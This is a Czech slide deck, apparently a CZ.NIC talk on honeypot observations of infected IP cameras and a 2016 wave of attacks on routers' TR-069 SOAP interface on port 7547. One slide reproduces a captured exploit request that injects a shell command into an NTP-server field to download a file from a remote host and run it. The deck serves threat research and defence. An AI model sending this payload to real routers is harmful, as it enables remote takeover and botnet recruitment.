
Útočníci podle produktu



“Nejaktivnější” produkty



Podíl na trhu



A co moje kamera?

- Nakažená zařízení dále útočí
- Není mezi nimi koordinace
- Dříve nebo později je uvidíme v našem honeypotu

- https://amihacked.turris.cz/

Pokusy se živou kamerou

- Malware není persistentní
  - poslání kamery poštou nefunguje
- Zajímavější je analýza provozu kamery
  - díky za spolupráci partnerům!

Pokusy se živou kamerou

- Síťový provoz kamery
  - Odchozí
    - pokusy o připojení na port 23 na tisíce adres
    - překvapivě i port 2323
  - Příchozí
    - pokusy o průnik do webového rozhraní
    - /cgi-bin/snapshot.cgi - foto z kamery bez hesla!
    - několik IP adres pravidelně snapshotuje

Právě teď

- Opět zvýšená aktivita - 120k IP adres denně
- enable/shell
- Předběžně
  - 286k adres za 3 dny
  - 78k adres recidivisté, 207k adres nových
- Budeme dále analyzovat

Právě teď


- Útok na TR-069 SOAP rozhraní (port 7547) routerů
- Zneužívá chyby v implementaci k remote code execution

```
POST /UD/act?1 HTTP/1.1
Host: 127.0.0.1:7547
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers
Content-Type: text/xml
Content-Length: 526

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" S\
OAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <SOAP-ENV:Body>
   <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
   <NewNTPServer1>
`cd /tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`
   </NewNTPServer1>
   <NewNTPServer2></NewNTPServer2>
   <NewNTPServer3></NewNTPServer3>
   <NewNTPServer4></NewNTPServer4>
   <NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
```


Aktuální SOAP útok

- Na Turrisu cca 700k útočících IP adres denně
- Celkem již 1.7M IP adres
  - Telnet 4.4M IP adres od 1. 6. 2016
  - jen 63k (3.7 %) SOAP útočníků aktivních dříve na Telnetu
  - spojení s Mirai pravděpodobně neexistuje



Protokol:
TCP
7547
Filtrovat dle data:
2016-12-02
Časový úsek:
Měsíc
Oblíbené porty:
SSH
HTTP
Telnet
HTTPS
DNS
FTP
HTTP (alt.)
SMB
22022/TCP
4/TCP
1 500k
1 250k
1 000k
750k
500k
250k
0k
4. lis
6. lis
8. lis
10. lis
12. lis
14. lis
16. lis
18. lis
20. lis
22. lis
24. lis
26. lis
28. lis
30. lis
2. pro
Počet paketů
Počet cílů
Počet zdrojů

Srovnání SOAP a Mirai

- SOAP



- Mirai



Závěr

Já to říkal!

Děkuji za pozornost

https://www.nic.cz/kariera/

Bedřich Košata • bedrich.kosata@nic.cz